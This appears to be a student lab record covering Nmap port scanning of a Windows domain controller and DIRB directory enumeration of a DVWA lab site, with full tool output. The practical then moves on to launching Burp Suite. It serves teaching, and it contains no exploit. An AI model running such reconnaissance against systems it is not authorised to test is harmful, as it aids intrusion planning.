Search History 1 History

Start Time	Last Scanned	Status
Today at 1:08 PM	Today at 1:08 PM	Completed

Scan Details

Policy: Basic Network Scan

Status: Completed

Severity Base: CVSS v3.0

Scanner: Local Scanner

Start: Today at 1:08 PM


End: Today at 1:08 PM

Elapsed: a few seconds

2.Nmap



Step 1: Open Nmap.

Step 2: Enter the Target IP and Run the Scan



Step 3: Click on Nmap output, Ports/ host, Topology and host details to see Scanned detail of network.

OS	Host	Port	Protocol	State	Service	Version
	192.168.0.1	53	tcp	open	domain	Simple DNS Plus
	192.168.0.101	80	tcp	open	http	Microsoft IIS httpd 10.0
	192.168.0.101	88	tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2024-01-16T11:45:00Z)
	192.168.0.101	111	tcp	open	rpcbind	2-4 (RPC #100000)
	192.168.0.101	135	tcp	open	msrpc	Microsoft Windows RPC
	192.168.0.101	139	tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
	192.168.0.101	389	tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain Controller)
	192.168.0.101	443	tcp	open	http	Microsoft IIS httpd 10.0
	192.168.0.101	445	tcp	open	microsoft-ds	Windows Server 2016 Essentials 14393 microsoft-ds
	192.168.0.101	464	tcp	open	kpasswd5	
	192.168.0.101	593	tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
	192.168.0.101	636	tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain Controller)
	192.168.0.101	2049	tcp	open	nlockmgr	1-4 (RPC #100021)
	192.168.0.101	3260	tcp	open	iscsi	
	192.168.0.101	3268	tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain Controller)
	192.168.0.101	3269	tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain Controller)
	192.168.0.101	3389	tcp	open	ms-wbt-server	Microsoft Terminal Services

Step 4:-Click on Topology**Step 5: See the Details of Host**

Practical 6. Web application Assessment Tools

a. DIRB

Step1: Open Terminal type “dirb http://192.168.26.153/dvwa”

```
(kali㉿kali)-[~]
$ dirb http://192.168.26.153/dvwa

_____
DIRB v2.22
By The Dark Raver
_____

START_TIME: Sun Oct 20 09:54:15 2024
URL_BASE: http://192.168.26.153/dvwa/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____
GENERATED WORDS: 4612

_____
Scanning URL: http://192.168.26.153/dvwa/
+ http://192.168.26.153/dvwa/about (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.26.153/dvwa/config/
==> DIRECTORY: http://192.168.26.153/dvwa/docs/
==> DIRECTORY: http://192.168.26.153/dvwa/external/
+ http://192.168.26.153/dvwa/favicon.ico (CODE:200|SIZE:1406)
+ http://192.168.26.153/dvwa/index (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/index.php (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/instructions (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/login (CODE:200|SIZE:1289)
+ http://192.168.26.153/dvwa/logout (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/php.ini (CODE:200|SIZE:148)
+ http://192.168.26.153/dvwa/phpinfo (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/phpinfo.php (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/README (CODE:200|SIZE:4934)
+ http://192.168.26.153/dvwa/robots (CODE:200|SIZE:26)
+ http://192.168.26.153/dvwa/robots.txt (CODE:200|SIZE:26)
+ http://192.168.26.153/dvwa/security (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/setup (CODE:200|SIZE:3549)

_____
Entering directory: http://192.168.26.153/dvwa/config/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

_____
Entering directory: http://192.168.26.153/dvwa/docs/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

_____
Entering directory: http://192.168.26.153/dvwa/external/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

_____
END_TIME: Sun Oct 20 09:54:20 2024
DOWNLOADED: 4612 - FOUND: 15
```

Step 2: Now we need to Find pages in Website so we search PHP

“dirb <http://192.168.0.153/dvwa -X .php>”

```
(kali㉿kali)-[~]
└─$ dirb http://192.168.26.153/dvwa -H .php

_____
DIRB v2.22
By The Dark Raver
_____

START_TIME: Sun Oct 20 09:57:54 2024
URL_BASE: http://192.168.26.153/dvwa/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
ADDED_HEADERS:
--   Home
.php
--
_____

GENERATED WORDS: 4612

____ Scanning URL: http://192.168.26.153/dvwa/ ____
+ http://192.168.26.153/dvwa/about (CODE:302|SIZE:0)
⇒ DIRECTORY: http://192.168.26.153/dvwa/config/
⇒ DIRECTORY: http://192.168.26.153/dvwa/docs/
⇒ DIRECTORY: http://192.168.26.153/dvwa/external/
+ http://192.168.26.153/dvwa/favicon.ico (CODE:200|SIZE:1406)
+ http://192.168.26.153/dvwa/index (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/index.php (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/instructions (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/login (CODE:200|SIZE:1289)
+ http://192.168.26.153/dvwa/logout (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/php.ini (CODE:200|SIZE:148)
+ http://192.168.26.153/dvwa/phpinfo (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/phpinfo.php (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/README (CODE:200|SIZE:4934)
+ http://192.168.26.153/dvwa/robots (CODE:200|SIZE:26)
+ http://192.168.26.153/dvwa/robots.txt (CODE:200|SIZE:26)
+ http://192.168.26.153/dvwa/security (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/setup (CODE:200|SIZE:3549)

____ Entering directory: http://192.168.26.153/dvwa/config/ ____
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

____ Entering directory: http://192.168.26.153/dvwa/docs/ ____
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

____ Entering directory: http://192.168.26.153/dvwa/external/ ____
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

_____
END_TIME: Sun Oct 20 09:57:57 2024
DOWNLOADED: 4612 - FOUND: 15
```

Step 3: To save the Result into .txt

“dirb <http://192.168.26.153/dvwa> -o dirbresult”

```
(kali㉿kali)-[~]
$ dirb http://192.168.26.153/dvwa -o dirbresult.txt
File System
DIRB v2.22
By The Dark Raver

OUTPUT_FILE: dirbresult.txt
START_TIME: Sun Oct 20 09:59:07 2024
URL_BASE: http://192.168.26.153/dvwa/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://192.168.26.153/dvwa/ —
+ http://192.168.26.153/dvwa/about (CODE:302|SIZE:0)
=> DIRECTORY: http://192.168.26.153/dvwa/config/
=> DIRECTORY: http://192.168.26.153/dvwa/docs/
=> DIRECTORY: http://192.168.26.153/dvwa/external/
+ http://192.168.26.153/dvwa/favicon.ico (CODE:200|SIZE:1406)
+ http://192.168.26.153/dvwa/index (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/index.php (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/instructions (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/login (CODE:200|SIZE:1289)
+ http://192.168.26.153/dvwa/logout (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/php.ini (CODE:200|SIZE:148)
+ http://192.168.26.153/dvwa/phpinfo (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/phpinfo.php (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/README (CODE:200|SIZE:4934)
+ http://192.168.26.153/dvwa/robots (CODE:200|SIZE:26)
+ http://192.168.26.153/dvwa/robots.txt (CODE:200|SIZE:26)
+ http://192.168.26.153/dvwa/security (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/setup (CODE:200|SIZE:3549)

— Entering directory: http://192.168.26.153/dvwa/config/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://192.168.26.153/dvwa/docs/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://192.168.26.153/dvwa/external/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Sun Oct 20 09:59:10 2024
DOWNLOADED: 4612 - FOUND: 15
```

Step 4 :

View the File with CAT Command

“cat dirbresult.txt”

```
(kali㉿kali)-[~]
└─$ ls
Desktop  dirbresult.txt  Documents  Downloads  Music  Pictures  Public
(kali㉿kali)-[~]
└─$ cat dirbresult.txt
File System
DIRB v2.22
By The Dark Raver
_____
OUTPUT_FILE: dirbresult.txt
START_TIME: Sun Oct 20 09:59:07 2024
URL_BASE: http://192.168.26.153/dvwa/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
_____
GENERATED WORDS: 4612

____ Scanning URL: http://192.168.26.153/dvwa/ ____
+ http://192.168.26.153/dvwa/about (CODE:302|SIZE:0)
⇒ DIRECTORY: http://192.168.26.153/dvwa/config/
⇒ DIRECTORY: http://192.168.26.153/dvwa/docs/
⇒ DIRECTORY: http://192.168.26.153/dvwa/external/
+ http://192.168.26.153/dvwa/favicon.ico (CODE:200|SIZE:1406)
+ http://192.168.26.153/dvwa/index (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/index.php (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/instructions (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/login (CODE:200|SIZE:1289)
+ http://192.168.26.153/dvwa/logout (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/php.ini (CODE:200|SIZE:148)
+ http://192.168.26.153/dvwa/phpinfo (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/phpinfo.php (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/README (CODE:200|SIZE:4934)
+ http://192.168.26.153/dvwa/robots (CODE:200|SIZE:26)
+ http://192.168.26.153/dvwa/robots.txt (CODE:200|SIZE:26)
+ http://192.168.26.153/dvwa/security (CODE:302|SIZE:0)
+ http://192.168.26.153/dvwa/setup (CODE:200|SIZE:3549)

____ Entering directory: http://192.168.26.153/dvwa/config/ ____
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)


____ Entering directory: http://192.168.26.153/dvwa/docs/ ____
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

____ Entering directory: http://192.168.26.153/dvwa/external/ ____
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)


_____
END_TIME: Sun Oct 20 09:59:10 2024
DOWNLOADED: 4612 - FOUND: 15
```

b. Burp Suite


Step 1 : Open Burp Suite Community from Menu of Kali Linux Click Next




Step 2: Click Start Burp

